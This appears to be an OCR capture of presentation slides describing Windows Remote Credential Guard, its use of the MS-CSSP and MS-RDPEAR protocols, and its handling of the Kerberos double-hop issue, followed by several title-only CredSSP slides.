
Remote Credential Guard

- Security feature designed to protect credentials over RDP connections
  - Introduced in Windows 10 and Server 2016
  - Successor to Restricted Admin Mode
- Allows authentication to a host without revealing credentials to the remote host
  - Uses the MS-CSSP protocol to delegate credentials in a secure manner
  - Uses the MS-RDPEAR protocol to relay authentication requests to the source host


Remote Credential Guard

- Security feature designed to protect credentials over RDP connections
  - Introduced in Windows 10 and Server 2016
  - Successor to Restricted Admin Mode
- Allows authentication to a host without revealing credentials to the remote host
  - Uses the MS-CSSP protocol to delegate credentials in a secure manner
  - Uses the MS-RDPEAR protocol to relay authentication requests to the source host
- No longer limited by the Kerberos Double-Hop issue
  - The protocol allows authentication to further resources


Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)



Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)

